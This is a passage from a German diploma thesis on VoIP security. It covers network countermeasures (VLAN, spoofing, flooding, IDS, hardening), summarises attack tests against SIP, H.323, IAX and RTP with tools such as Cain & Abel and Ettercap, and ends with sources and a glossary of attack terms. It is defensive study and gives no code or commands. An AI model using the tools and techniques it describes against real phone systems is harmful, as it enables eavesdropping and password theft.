Um VLAN Hopping zu unterbinden, wird Native Tunnel verwendet. Zweifach markierte Pakete werden beim VLAN Hopping von einem Switch zu einem andern Switch, welcher in einem anderen VLAN ist, geleitet. Native Tunnel wirkt als Verbindungstunnel zwischen verschiedenen VLAN’s. Dabei wird kontrolliert, ob beim gesendeten Paket die VLAN-Tunnel-ID mit der VLAN-ID des Switches übereinstimmt. Wenn keine Übereinstimmung vorhanden ist, wird das gesendete Paket nicht an den Zielport gesendet.

VLAN Access-Listen (VACLs) kontrollieren in neuen Switchen den gesamten Datenfluss des VLAN’s. Somit werden bereits auf Layer 2 mit Filtern VLAN-Angriffe abgewehrt.

8.5.7 Massnahmen gegen IP Spoofing

Spoofing-Filter in den Routern und ACLs in den Switchen prüfen den netzwerkinternen Datenverkehr. Das Führen der Listen und Filter ist jedoch bei grösseren Infrastrukturen mit sich viel ändernder Umgebung sehr aufwändig.

8.5.8 Massnahmen gegen ICMP Redirect

Die Systeme können so konfiguriert werden, dass ICMP Redirect Meldungen nicht akzeptiert und somit nicht ausgeführt werden. Entsprechende Einträge sind in der Registry der Systeme vorzunehmen.
Ebenfalls können in Routern entsprechende ICMP Filter konfiguriert werden, welche zum Beispiel ICMP-Redirect Nachrichten nicht an die Hosts weiterleiten.

8.5.9 Massnahmen gegen IRDP Spoofing

Durch den Einsatz separater VLAN’s kann dieser Angriff eingedämmt werden. Da keine Authentifizierung der IRDP-Nachrichten statt findet, gibt es keinen gezielten Schutz gegen diese Nachricht selbst. IRDP sollte deshalb im ganzen Netzwerk deaktiviert werden.

8.5.10 Massnahmen gegen Route Injection

Pakete wie OSPF und RIP2 sorgen in Routern dafür, dass die Routen entsprechend geändert werden. Es muss verhindert werden, dass der Angreifer solche gespoofte Pakete in das Netzwerk schleusen kann.
Mittels Zugriffslisten, die Sender- und Empfängeradressen von Routingpaketen prüfen und auch durch gehashte Passwörter in Router-Nachbarschaftsbeziehungen wird diesem Angriff entgegengewirkt. Zugriffslisten sollten bei allen Ports angewendet werden, wo keine Routingpakete gesendet werden dürfen.

8.5.11 Massnahmen gegen PING Flood

Paketfilter der Firewalls bieten gegen diesen Angriff nur bedingt Schutz, da diese selbst angegriffen werden können. Werden diese jedoch durch ein IDS-System überwacht, so werden die Angriffe frühzeitig erkannt und abgewehrt.

8.5.12 Massnahmen gegen SYN Flod

Siehe oben Kapitel 8.5.11

8.5.13 Massnahmen gegen LAND Flood

Siehe oben Kapitel 8.5.11

8.5.14 VLAN und VOIP

Der Grundstein der VOIP-Sicherheit liegt in der Netzwerksicherheit. Nur mit einer sicheren Netzwerkinfrastruktur lassen sich darin VOIP-Komponenten implementieren, welche auch sicher sein sollen.
Zur Erhöhung der Sicherheit sollte das Datennetz vom VOIP Netzwerk logisch getrennt werden. Dies bringt nebst sicherheitsrelevanten Vorteilen auch noch eine Steigerung der Gesprächsqualität (QOS) und eine bessere Managbarkeit des VOIP-Netzes mit sich. Eine Trennung der beiden Netze verringert die Angriffspunkte gegen das VOIP-Netz erheblich. Diese Trennung wird mittels VLAN-Technologie im Layer 2 bewerkstelligt. Dazu müssen sämtliche Netzwerk-Komponenten VLAN-fähig sein. Wichtig dabei ist folgendes zu Beachten:
Wenn als Terminals Softphones eingesetzt werden, ist diese Trennung nicht möglich! Beim Einsatz von Hardphones ist zu beachten, dass VLAN seitens der Gerätehersteller auch wirklich unterstützt wird.

VLAN bietet jedoch keinen Schutz, wenn der Angreifer Zugang zum VLAN-geschützten Port selbst hat. Durch das Einstecken eines PC's oder Laptop's am selben Port befindet sich der Angreifer schon im entsprechenden VOIP-VLAN und kann von dort aus weitere Angriffe tätigen. Die Absicherung mittels VLAN und einer zusätzlichen Schutzmassnahme wie Authentisierung nach 802.1x (siehe Kapitel 8.5.18), statische MAC-Tabelleneinträge (siehe 8.5.2) oder VLAN-Zugriffslisten bieten jedoch einen recht umfassenden Schutz.

8.5.15 IDS

Ein IDS (Intrusion Detection System) überwacht automatisch im Netzwerk Systeme oder das Netzwerk selber. Dabei kann es sich um eine Hardware oder softwarebasierte Lösung handeln. IDS Systeme erkennen Angriffsversuche, die sonst unerkannt bleiben würden. Dabei stellt das IDS Unregelmässigkeiten beim betroffenen Angriffsziel fest, welche im normalen Betriebs-Status nicht vorkommen. Zum Beispiel wird eine sehr grosse Menge gesendeter Pakete mit gleicher Absenderadresse oder spezielle String-Folgen als möglicher Beginn eines Angriffes gewertet und Alarm geschlagen. Daher arbeitet ein IDS gemäss Prozessmodell in drei Funktionsblöcken:

Informationsbeschaffung	Das IDS muss zuerst kennen lernen, wie der normale Betriebsstatus aussieht.
Analyse	Im laufenden Betrieb sammelt das IDS sehr viele Informationen. Diese werden analysiert. Die Hauptmethoden dabei sind „Misuse Detection“ und „Anomaly Detection“ (Minuse = detektiert bekannte Sicherheitsangriffe, Anomaly = Unterschiede gegenüber dem normalen Betriebs-Status)
Reaktion	Nach Erkennung eines Ereignisses wird entweder aktiv oder passiv eine Reaktion ausgelöst.

IDS-Systeme können netzwerkbasierend oder hostbasierend sein. Je nach den zu schützenden Objekten ist die geeignete Wahl zu treffen. Hersteller solcher Systeme sind: www.sipera.com, www.securelogix.com

8.5.16 Redundanz

Redundante Kommunikationswege und Netzwerkkomponenten bieten bei Ausfall eines Weges oder Systems Ausweichmöglichkeiten auf die jeweils redundante Infrastruktur.

8.5.17 Sichere Netzwerkkomponenten

- Nur Netzwerkkomponenten mit aktueller Software und ausgeführten Sicherheitspatches entsprechen dem heutigen Sicherheitsdenken.
- System-Hardening > Nicht benötigte Services und Leistungsmerkmale sollten ausgeschaltet werden. Jeder ausgeschaltete Service bedeutet ein Angriffspunkt weniger im Netzwerk (sicherheitsrelevante Services sind davon ausgeschlossen).
- Implementierte Sicherheits-Features sind zu nutzen, auch wenn diese per default ausgeschaltet sind.
- Default Administratoren-Accounts sind zu deaktivieren oder durch ein sicheres Passwort zu ersetzen
- Remote Management-Zugänge via Http oder Telnet sind mit Bedacht zu benutzen. Mindestens über ein sicheres Protokoll wie SSH oder SSL ist die Verbindung zu diesen aufzubauen. Ebenfalls sind mittels Zugriffslisten
  (ACL) die User auf Management-Konsolen einzuschränken.
- Sichere Passwörter, welche regelmässig geändert werden, tragen sehr viel zur Netzwerksicherheit bei.

8.5.18 Zugangs- und Zugriffsschutz

- Netzwerkkomponenten und Netzwerkanschlüsse sind vor unberechtigtem Zutritt physikalisch zu schützen.
- Eine Netzwerkauthentisierung wie Port-Security, NAC oder 802.1x schützt vor logischem unberechtigtem Zugang. Remote-Zugänge sind entsprechend zu schützen.

9 Zusammenfassung – Persönliche Schlussbemerkungen

Diese Diplomarbeit beschäftigte sich mit den Gefahren und Sicherheitsmängel der VOIP-Telefonie. Primär war das Ziel dieser Arbeit aufzuzeigen, ob und wie leicht mit welchen Tools, welche im Internet frei verfügbar sind, Angriffe gegen VOIP-Systeme vollzogen werden können. Es war nicht das Ziel, eine Zusammenfassung schon bestehender Dokumente über VOIP-Security zu machen, welche zu Genüge im Internet auffindbar sind. Dadurch war der praktische Teil, der das Ausführen der Angriffe gegen die VOIP-Systeme und Protokolle beinhaltete, der zeitintensivste. Es wurden zuerst die gemäss Pflichtenheft zu testenden und definierten VOIP-Protokolle SIP, H.323, SDP, IAX, RTP, RTCP und MGCP/Megaco gründlich analysiert und bewertet. Dabei konnten die Protokolle in „lohnenswerte“ und „nicht lohnenswerte“ Angriffs-Ziele unterteilt werden. Massgebend für diese Klassifizierung war ihre Anwendung und Verbreitung, was sich auch in der Verfügbarkeit existierender Angriffstools gegen das jeweilige Protokoll wiederspiegelte. SDP und RTCP sind Erweiterungen der bestehenden Protokolle SIP und RTP, welche Eigenschaften des Medienstromes, respektive die Gesprächsqualität beschreiben. Verfügbare und funktionierende Angriffs-Tools, welche gezielt diese Subprotokolle ins Visier nehmen, wurden keine gefunden, vielmehr waren Angriff-Tools gegen die weit mehr verbreiteten Protokolle SIP, RTP, H.323 und IAX auffindbar. MGCP ist eine frühere Version von Megaco und hat gegenüber dem späteren Megaco wesentliche Einschränkungen. Beide Protokolle werden für Kontrollfunktionen im Master-Slave Betrieb der Media-Gateways eingesetzt. Das Einsatzgebiet der Protokolle ist im Backbone- und Fernsprechnetz. Diese wegen ihrer Wichtigkeit gut abgesicherten Netzte bieten einem Angreifer in der Regel nicht viele mögliche Angriffspunkte. Infolge der fehlenden Infrastruktur und der weniger grossen Verbreitung wurde dieses Protokoll entgegen dem Pflichtenheft nicht getestet und das Augenmerk auf die weit mehr verbreiterten Standard Protokolle von VOIP gerichtet.
Nach der Klassifizierung und dem Einarbeiten in die zu testenden Protokolle wurden die möglichen Angriffspunkte bestimmt und nach verfügbaren Angriff-Tools im Internet gesucht. Dabei wurde Rücksicht auf möglichst bekannte und weit verbreitete sowie kostenlose Tools genommen. Die meisten Tools sind für Linux/UNIX geschrieben und ermöglichen einen ganz bestimmten Angriff. Sehr viele dieser Tools sind weder dokumentiert noch fertig entwickelt worden. So entstanden sehr oft schon während der Installation grosse Probleme, viele liessen sich auch erst gar nicht installieren. War die Installation einmal gelungen, musste meist infolge schlechter oder fehlender Dokumentation herausgefunden werden, wie und mit welchen Parametern der Angriff gestartet wird. Vielfach gelang der Angriff nicht und die gewünschte Wirkung blieb aus. Dann begann die Suche nach einem entsprechenden Angriffs-Tool für diesen speziellen Angriff von Neuem und damit auch die nächsten Installationsprobleme. Das Testen der Tools auf deren Installier- und Ausführbarkeit hat sehr viel mehr Zeit in Anspruch genommen, als eingeplant gewesen war. Es mussten dazu auch noch weitere Test-Rechner mit Linux und Ubuntu aufgesetzt werden. Für die Angriffe auf IAX und H.323 mussten ebenfalls neue Systeme wie der Asterisk Proxy Server respektive H.323 Gnugk Gatekeeper installiert werden, welche jeweils eine längere Einarbeitungszeit betreffend deren Programmier- und Konfigurations-Möglichkeiten erforderten.
Im Laufe der Suche nach weiteren Angriff-Tools wurde dann BackTrack3 gefunden, welches eine ganze Menge funktionierender Tools beinhaltet. Jedoch waren auch diese teilweise sehr schlecht oder gar nicht dokumentiert, was wiederum viel Zeit in Anspruch nahm. BackTrack3 ist eine von einer Live-CD, einem USB-Stick oder übers Netzwerk bootende Linux-Distribution zur Überprüfung der Sicherheit einzelner Rechner in Netzwerken sowie der Gesamtsicherheit des Netzwerks.
Mit Cain & Abel, Ettercap, SiVus, Zenmap und Wireshark wurden auch Angriff-Tools, respektive Netzwerkmonitoren eingesetzt, welche sehr bekannt und gut dokumentiert sind. Dabei stellten sich Cain & Abel sowie Ettercap als multifunktionale Angriff-Tools heraus, von denn eine wirklich sehr grosse Gefahr für das Angriffsziel ausgeht. Zahlreiche dokumentierte Angriffe in dieser Diplomarbeit bestätigen diese Aussage.
Da VOIP-Systeme auf einem Shared-Medium aufsetzen, dem Daten-Netzwerk; wurden auch viele der Angriffe gegen die Netzwerk-Infrastruktur und deren Sicherheit ausgeführt. Die Netzwerk-Sicherheit bildet den Grundstein der VOIP-Sicherheit, welche nur so gut sein kann wie die, auf der sie aufsetzt.
Die Angriffe auf die Signalisierungsprotokolle SIP, H.323 und IAX haben aufgezeigt, wie wichtig ein umfassendes Sicherheitskonzept und dessen Umsetzung ist. Der dabei wohl wichtigste Faktor ist eine korrekt konfigurierte Firewall, obschon Angriffe von innen nicht zu unterschätzen sind! Ist der Angreifer einmal im internen Netzwerk, wird es schwieriger sein, seine Angriffe abzuwehren. Die Protokolle können nicht unendlich geschützt oder verschlüsselt werden, ohne dass dabei die grundlegende Funktionalität oder Gesprächsqualität leidet. So müssen zum Beispiel die SIP-Proxy-Server die Nachrichten lesen, interpretieren und bearbeiten können, was eine Verschlüsselung ausschliessen würde. Somit ist bezüglich Integrität und Vertraulichkeit die Sicherheit von SIP nicht vollständig gewährleistet. Bei der Registration der Terminals in SIP, H.323 oder IAX sind auf sichere Passwörter und eingeschaltete Authentifizierung zu achten. MD5 Hashwerte mit unsicheren Passwörtern sind innert wenigen Minuten via Dictionary-Attacke geknackt. Eine Authentifizierung, wobei das Passwort und der Benutzername in Klartext über das Netzwerk gesendet werden, hat in einer sicheren VOIP-Umgebung nichts verloren! Dabei sind sehr oft seitens Gerätehersteller (Soft- oder Hardphone) solche

Schutzmechanismen infolge Kostenreduzierung nicht implementiert.
Angriffe auf den Medienstrom, also die RTP Pakete, gelten zu den sehr lohnenswerten Zielen und sind mit relativ kleinem Aufwand zu bewerkstelligen. Aus Kostengründen, unzureichender Performance der Terminals und verzögerungstechnischen Problemen der RTP-Pakete bei der Verschlüsselung fehlen heute noch bei den meisten Geräteherstellern Implementationen, welche eine Verschlüsselung des Medienstromes zulassen.
Somit ist es für einen Angreifer, der einmal Zugang zum Netzwerk erlangt hat, ein kleines, den Medienstrom aufzuzeichnen und als Audiodatei wiederzugeben. Mit dem steigenden Sicherheitsbewusstsein und den immer leistungsfähigeren Prozessoren in den Terminals ist jedoch eine Verbesserung hinsichtlich der Medienstrom-verschlüsselung nur noch eine Frage der Zeit.
Die PBX Ascotel Intelligate zeigte sich als sehr robust. Weder das Fuzzen noch das INVITE-Flooding brachte die PBX in eine instabile Situation. Alle Dienste waren zur jeder Zeit verfügbar. Auch die Authentifizierungs-Angriffe konnten nicht mit Erfolg beendet werden, die MD5 Hashwerte führten nicht zu den Passwörtern wie dies bei den anderen getätigten Angriffen gegen SIP und IAX gelang.
Viele Dokumente und Behauptungen betreffend der „Einfachheit der VOIP-Angriffe“ wurden im Verlaufe dieser Diplomarbeit im Internet gefunden und gelesen. Es war von „Skript-Kiddies“, „bösen Schuljungen“ bis hin zur „Netzwerk abhörenden Sekretärin“ die Rede. Oftmals beim Vergleichen dieser Dokumente und Behauptungen kam das Gefühl auf, dass es sich dabei um ein Nachsagen und gegenseitiges Aufwiegen unbestätigter Meldungen handelt. Sehr oft glichen sich Dokumente fast bis ins letzte Detail und die meisten endeten mit immer gleichem Schema: es fehlten jeweils Details und Hinweise, die für den erfolgreichen Angriff wichtig und von Bedeutung gewesen wären. Der Verdacht liegt nahe, dass sehr viele dieser Dokumente nichts anderes als abgeschriebene Versionen eines anderen Dokumentes sind, welches den Inhalt „vom Hörensagen“ widerspiegelt.
Viele der getesteten Angriff-Tools erfordern ein tiefes und umfassendes Wissen hinsichtlich Installation, Anwendung und der Technik des Angriffsziels. Ohne dieses Wissen führen die meisten Angriffe nie zu einem Erfolg! Nur sehr wenige Angriff-Tools sind so beschaffen, dass sie sich ohne grosses Wissen betreffend der eingesetzten Technik bedienen lassen und ein Angriff zum Erfolg führt. Eines dieser Tools ist Cain & Abel.
Es gehört infolge eines fast selbsterklärenden GUI’s und zahlreicher Anleitungen wohl zu den gefährlichsten Angriff-Tools, die im Internet kostenlos downloadbar sind.

Während dieser Diplomarbeit konnte ich mein erlerntes Wissen aus dem Studiums-Unterricht hinsichtlich Netzwerk-Sicherheit, Security und Privacy vollumfänglich einsetzen. Es konnten sogar teilweise noch Wissenslücken dank intensiver Beschäftigung mit der Thematik geschlossen werden.
VOIP-Security ist ein sehr grosses Gebiet, welches nicht im Rahmen einer ca. 360-stündigen Diplomarbeit abgehandelt werden kann. Die im Pflichtenheft definierten Ziele wurden zwar mehrheitlich angegangen und erledigt, jedoch war dies nur mit einem enormen zeitlichen Mehraufwand möglich, welcher im Rahmen dieser Diplomarbeit nicht eingerechnet war und in den letzten drei Monaten absolut keine Freizeit erlaubte. So wurde auch die Mühe nicht gescheut, bei einem renommierten Buchautor (Hacking VOIP) und bei weiteren Entwicklern von Angriff-Tools offene Fragen per Mail zu platzieren (siehe Anhang: Mailverkehr).
Diese Arbeit kann nicht mit einem Projekt verglichen werden, wo von Projektphase zu Projektphase gearbeitet wird. Die Suche nach Tools, die Angriffe sowie die jeweilige Auswertung erfolgten parallel. Deshalb konnten den gemäss Projektmanagement vorgeschriebenen Projektphasen keine grosse Beachtung geschenkt werden und wurden bewusst nicht aufgeführt.
Das im Anhang angefügte „Arbeits-Logbuch“ bestätigt den oben angesprochenen Aufwand.
Ebenfalls möchte ich noch erwähnen, dass jede aufgewendete Minute für diese Diplomarbeit in meiner Freizeit erfolgte.

10 Ausblick

Die Verbreitung von VOIP im professionellen Umfeld wird in den nächsten Jahren stark ansteigen, mit ihnen auch die Angriffe. Mit der immer steigenden Nachfrage nach diesen Systemen werden auch die Erfahrungen betreffend VOIP-Sicherheit immer grösser. Dieses Wissen wird von seitens der Entwickler solcher Systeme, in die Implementierung neuer Sicherheitsmerkmale einfliessen.
Durch die Möglichkeit der Sprachdaten-Verschlüsselung würde VOIP heute schon eine Auswahl an Schutzmechanismen bieten. Jedoch fehlen seitens der Gerätehersteller die dazu nötigen Implementierungen, welche eine Realisierung der Sprachdaten-Verschlüsselung in einem vernünftigen Kostenbereich zulassen würde. Hier besteht auf jeden Fall für zukünftige Endsysteme ein grosser Handlungsbedarf.
SIP wird sich am Markt immer mehr durchsetzen und ältere bestehende Protokolle wie H.323 verdrängen.
Eine Standardimplementierung von SIP ohne zusätzliche Schutzmassnahmen bietet bezüglich Integrität und Verfügbarkeit keinen wirklichen Schutz. Mittels gezielten Angriffen wie DoS oder Flooding kann ein ungeschütztes VOIP-System innert kürzester Zeit komprimitiert werden.
In den letzten Jahren sind jedoch vermehrt im Bereich kryptographischer Protokolle Entwicklungen und Neuimplementierungen zu beobachten gewesen. Dies deutet darauf hin, dass ein Umdenken und Handeln betreffend der VOIP-Sicherheit bereits statt gefunden hat und innert kürzester Zeit neue Sicherheitsmerkmale auf Ebene der Protokolle und Signalisierung verfügbar sein werden.

11 Fazit

Mit dem Einsatz der heute schon verfügbaren Sicherheitsmerkmale ist VOIP eine ernstzunehmende Alternative zur herkömmlichen Analog- oder Digital-Telefonie. Mit der weiteren Entwicklung der Sicherheitsmerkmale werden diese Systeme die bisherigen Technologien ablösen und den Telefonie-Markt beherrschen.

12 Quellen Angaben

Internet Links:

http://www.voipsa.org/
http://www.hackingvoip.com/
http://de.wikipedia.org/
http://www.isecpartners.com/
http://remote-exploit.org/backtrack_download.html/
https://downloads.bsi-fuer-buerger.de/literat/studien/VoIP/voipsec.pdf/
http://www.voip-information.de/voip-mittelstand/itu-t-2.html
http://www.heise.de/security/Route-666--/artikel/44824/1/
http://www.bsi.bund.de/literat/studien/VoIP/index.htm/

Eingesetzte Literatur:

VOIP Security, Eren / Detken ISBN 978-3-446-41086-2
Hacking VOIP, Himanshu Dwivedi ISBN 978-1-59327-163-3
Hacking VOIP Exposed, Endler / Collier ISBN 978-0-07-226364-0

13 Glossar

Begriff	Beschreibung	Quelle
AES 128-Bit	Der Advanced Encryption Standard (AES) ist ein symmetrisches Kryptosystem, das als Nachfolger für DES bzw. 3DES im Oktober 2000 vom National Institute of Standards and Technology (NIST) als Standard bekannt gegeben wurde. Nach seinen Entwicklern Joan Daemen und Vincent Rijmen wird er auch Rijndael-Algorithmus genannt (gesprochen wie dt. „Reyndahl“).	http://de.wikipedia.org/wiki/Advanced_Encryption_Standard
ALG	Application Layer Gateway. Erweiterung einer Firewall um die Fähigkeit Datenpakete der Anwendungsschicht zu verstehen und zu modifizieren.	http://www.pcnetzwerke.de/netzwerkglossar.html#a
ARP Spoofing	ARP-Spoofing (vom engl. to spoof – dt. täuschen, reinlegen) oder auch ARP Request Poisoning (zu dt. etwa Anfrageverfälschung) bezeichnet das Senden von gefälschten ARP-Paketen. Beim ARP-Spoofing wird das gezielte Senden von gefälschten ARP-Paketen dazu benutzt, um die ARP-Tabellen in einem Netzwerk so zu verändern, dass anschließend der Datenverkehr zwischen zwei Rechnern in einem Computernetz abgehört oder manipuliert werden kann.	http://de.wikipedia.org/wiki/ARP-Spoofing
Ascotel	IP-Fähige Telefonanlage (PBX) der Aastra Telecom	http://www.aastra.ch
Asterisk	Asterisk ist eine freie Software, die alle Funktionalitäten einer herkömmlichen Telefonanlage abdeckt. Asterisk unterstützt Voice-over-IP (VoIP) mit unterschiedlichen Protokollen und kann mittels relativ günstiger Hardware mit Anschlüssen wie POTS (analoger Telefonanschluss), ISDN-Basisanschluss (BRI) oder -Primärmultiplexanschluss (PRI, E1 oder T1) verbunden werden.	http://de.wikipedia.org/wiki/Asterisk_(Telefonanlage)
Authentifizierung	Authentifizierung (v. griech. authentikos für „Anführer“) ist der Vorgang der Überprüfung (Verifikation) einer behaupteten Identität, beispielsweise einer Person oder eines Objekts, wie beispielsweise eines Computersystems.	http://de.wikipedia.org/wiki/Authentifizierung
Autorisierung	In der Informationstechnologie bezeichnet sie die Zuweisung und Überprüfung von Zugriffsrechten auf Daten und Dienste an Systemnutzer. Die Autorisierung erfolgt meist nach einer erfolgreichen Authentifizierung.	http://de.wikipedia.org/wiki/Autorisierung
BackTrack 3	BackTrack (englisch, zu Deutsch etwa *Zurückverfolgung*) ist eine von einer Live-CD, einem USB-Stick oder übers Netzwerk bootende Linux-Distribution zur Überprüfung der Sicherheit einzelner Rechner in Netzwerken sowie der Gesamtsicherheit des Netzwerks.	http://de.wikipedia.org/wiki/BackTrack
BPDU-Pakete	Zur Kommunikation zwischen den Switches wird das Bridge Protokoll genutzt. Die Bezeichnung Switch ist abgeleitet von Bridge, da Switches die Weiterentwicklung der Bridge sind (Switches werden auch als Multiport-Bridges bezeichnet). Die Pakete dieses Protokolls werden Bridge Protocol Data Unit (BPDU) genannt. Sie werden im Datenfeld eines Ethernet-Datenpaketes (Ethernet-Frame) per Broadcast an die benachbarten Switche versendet.	http://de.wikipedia.org/wiki/Spanning_Tree_Protocol
Brute Force	Die Brute-Force-Methode (engl. für „Methode der rohen Gewalt“), auch Exhaustionsmethode (von lat. exhaurire = ausschöpfen), ist eine Lösungsmethode für Probleme aus den Bereichen Informatik, Kryptologie und Spieltheorie, die auf dem Ausprobieren aller (oder zumindest vieler) möglichen Fälle beruht	http://de.wikipedia.org/wiki/Brute_force_attack
Cain & Abel	Cain & Abel ist laut dem Entwicklerteam unter Massimiliano Montoro ein Passwort-Recovery-Tool für Microsoft Windows, ist aber eher ein Multifunktionswerkzeug. Es erlaubt das einfache Auslesen aller Passwörter, die im Browser gespeichert wurden, außerdem das Cracking verschlüsselter Passwörter (Hashes) mit Hilfe von Wörterbüchern, Brute-Force und Rainbow-Tables sowie das Aufzeichnen von Passwörtern und VoIP-Unterhaltungen im Netz via ARP-Spoofing. Dadurch ist es ebenfalls in der Lage, Man-in-the-middle-Angriffe gegen eine Reihe von SSL-basierten Diensten und RDP durchzuführen.	http://de.wikipedia.org/wiki/Cain%26Abel
Challenge-Response	Das Challenge-Response-Verfahren (übersetzt etwa Herausforderung-Antwort-Verfahren) ist ein sicheres Authentifizierungsverfahren eines Teilnehmers auf Basis von Wissen. Hierbei stellt ein Teilnehmer eine Aufgabe (engl. challenge), die der andere lösen muss (engl. response), um zu beweisen dass er eine bestimmte Information kennt. Es wird u. a. häufig eingesetzt, um das	http://de.wikipedia.org/wiki/Challenge-Response-Verfahren

	Zustellen unerwünschter E-Mails (Spam) zu verhindern.	
Credentials	Ein Berechtigungsnachweis (engl. credential) ist ein Instrumentarium, das einem System die Identität eines anderen Systems oder eines Benutzers bestätigen soll. Dies geschieht meist in Form einer Benutzerkennung in Verbindung mit einem Authentifizierungsmerkmal	http://de.wikipedia.org/wiki/Credentials
DHCP Spoofing	DHCP kann leicht gestört und manipuliert werden, weil DHCP-Clients jeden DHCP-Server akzeptieren. Ein Angreifer kann alle Adressen eines DHCP-Servers reservieren (DHCP Starvation Attack), dadurch dessen Antwort auf weitere Anfragen verhindern und anschließend als einziger DHCP-Server auftreten. Er hat nun die Möglichkeit mit einem rogue DHCP Spoofing zu betreiben, indem er auf andere DNS-Server umleitet, die auf Computer verweisen, die die Kommunikation kompromittieren	http://de.wikipedia.org/wiki/DHCP#Sicherheit
DHCP Starvation	Als DHCP Starvation Attack wird ein Angriff auf ein Netzwerk bezeichnet, bei dem der gesamte Bereich verfügbarer DHCP-IP-Adressen auf einen einzigen Client registriert werden. Die automatische Zuweisung von Netzwerkadressen an andere Rechner wird so unmöglich gemacht.	http://de.wikipedia.org/wiki/DHCP_Starvation_Attack
Dictionary-Attacke	Als einen Wörterbuchangriff (engl. dictionary attack, frz. attaque par dictionnaire) bezeichnet man die Methode der Kryptoanalyse, ein unbekanntes Passwort (oder Benutzernamen) mit Hilfe einer Passwörterliste (oft auch wordlist oder dictionary genannt) zu entschlüsseln.	http://de.wikipedia.org/wiki/Dictionary_Attack
DoS (Denial of Service)	Als Denial of Service (DoS, zu Deutsch etwa: *Dienstverweigerung*) bezeichnet man einen Angriff auf einen Host (Server) oder sonstigen Rechner in einem Datennetz mit dem Ziel, einen oder mehrere seiner Dienste arbeitsunfähig zu machen. In der Regel geschieht dies durch Überlastung. Erfolgt der Angriff koordiniert von einer größeren Anzahl anderer Systeme aus, so spricht man von Verteilter Dienstblockade bzw. DDoS (Distributed Denial of Service).	http://de.wikipedia.org/wiki/Denial_of_Service
Downgrade Attacke	Der Angreifer versucht bei dieser Attacke, dass das Angriffsziel infolge seines Angriffes eine schwächere Verschlüsselungsmethode wählt und das Passwort eventuell sogar als Klartext über das Netzwerk überträgt.	-
Endpoint	Ein Terminal ist ein multimedialer Endpoint in einer Zone, wobei die Kommunikation mittels eines Netzwerks realisiert wird. Somit kann ein Terminal entweder ein IP-Telefon oder ein Soft-Phone sein.	http://www.voip-information.de/voip-mittelstand/itu-t-2.html
Enumeration	Enumeration ist eine Aufzählung. Dabei werden bei einem Angriff mittels Enumeration potentielle Angriffsziele im Netzwerk gesucht.	-
Ettercap	Ettercap ist ein freies Computerprogramm für Man-In-The-Middle-Angriffe. Es unterstützt Sniffing auf IP- wie auch auf ARP-Basis, Echtzeitkontrolle über Verbindungen selbst in geswitchten Netzwerken, inhaltbezogenes Filtering und aktive wie auch passive Analysen von einzelnen Hosts und ganzen Netzwerken.	http://de.wikipedia.org/wiki/Ettercap
Fail-Open-Mode	In ein Netz bzw. einen Switch werden massenhaft Datenpakete eingeschleust, welche alle eine andere MAC-Adresse enthalten. Der Switch speichert nun jede einzelne der gefälschten/generierten MAC-Adressen, bis sein interner Speicher überläuft. In diesem Fall schaltet der Switch in einen so genannten „Failopen Mode“. Dadurch werden nun alle Pakete, ob Unicast oder Broadcast, an alle angeschlossenen Netzteilnehmer gesendet (wie ein Hub). Damit hat ein Angreifer die Möglichkeit, den Netzwerkverkehr mitzuschneiden (sniffen).	http://de.wikipedia.org/wiki/MAC-Flooding
Flooding	Flooding (engl. überfluten) bezeichnet das Überschwemmen eines Netzwerkes mit Paketen. Dies kann gewollt sein, wie im Fall von OSPF, das mit Hilfe dieser Technik Informationen an alle angeschlossenen Rechner übermittelt, oder Usenet, in dem die Artikel durch Versenden an alle Rechner im Usenet(-Netzwerk) verteilt werden. Flooding kann aber auch unerwünscht sein, wie bei flood-Pings, die damit den Datenverkehr in einem Netzwerk lahmlegen können und so einen DoS herbeiführen können, oder bei einem SYN-Flood-Angriff auf einen einzelnen Rechner, der mit massenweisen Anfragen überschwemmt wird.	http://de.wikipedia.org/wiki/Flooding_(Informatik)

Fuzzing	Fuzzing auch Robustness Testing oder Negative Testing ist eine spezielle Technik für Software-Tests. Hierfür werden automatisch mit Tools zufällige Daten erzeugt, die über Eingabeschnittstellen eines Programms verarbeitet werden (z. B. durch Öffnen einer Datei, deren Datenformat das Programm unterstützt).	http://de.wikipedia.org/wiki/Fuzzing
G.729	G.729 bezeichnet einen von der ITU-T beschriebenen Codec zur Komprimierung von Sprache in digitale Signale. Die technische Bezeichnung lautet auch *„Conjugate Structure Algebraic Code Excited Linear Prediction“* (*CS-ACELP*). G.729 wird beispielsweise bei IP-Telephonie-Verbindungen (Internet-Telefonie) eingesetzt.	http://de.wikipedia.org/wiki/G.729
Gatekeeper	Ein Gatekeeper ist ein Gerät, das wesentliche Gateway-Funktionalitäten zwischen IP-Netz und Telefonnetz in einer IP-Telephonie-Installation übernimmt. Es setzt die im H.323-Rahmenstandard definierten Schnittstellenfunktionen um und dient hauptsächlich der Emulation des PSTN-Verbindungsaufbaus über das IP-Netz und der Anpassung der Datenströme. Dazu übernimmt er die Signalisierung, die notwendige Übersetzung von Telefonnummern in IP-Adressen und umgekehrt sowie später die Paketierung des synchronen Datenstroms aus dem Telefonnetz in IP-Pakete nach dem H.225-Standard. Des Weiteren ist er für die Verwaltung einer Zone verantwortlich, welche Terminals, Gateways und Multipoint Control Units beinhaltet.	http://de.wikipedia.org/wiki/H.323#Gatekeeper
H.225	H.225.0 beschreibt die Rufsignalisierung innerhalb H.323, die Medien (Audio und Video), die Umwandlung des Datenstroms in Pakete, die Synchronisierung des Datenstroms und die Kontrolle des Nachrichtenformats.	http://de.wikipedia.org/wiki/H.323
H.323	H.323 ist ein Protokoll der H.32X-Serie, die auch die Kommunikation über öffentliche Telefonnetze und ISDN enthält. Es ist eine übergeordnete Empfehlung der ITU-T, in der Protokolle definiert werden, die eine audio-visuelle Kommunikation auf jedem Netzwerk, das Pakete überträgt, ermöglichen. Es ist zur Zeit in verschiedenen Anwendungen wie zum Beispiel NetMeeting und OpenH323 implementiert.	http://de.wikipedia.org/wiki/H.323
HUB	Der Hub (engl.: Nabe [tech.], Knotenpunkt) bezeichnet in der Telekommunikation Geräte, die Netzwerk-Knoten (physisch) sternförmig verbinden. Normalerweise wird die Bezeichnung Hub für Multiport-Repeater gebraucht. Sie werden verwendet, um Netz-Knoten oder auch weitere Hubs, z. B. durch ein Ethernet, miteinander zu verbinden	http://de.wikipedia.org/wiki/Hub_(Netzwerk)
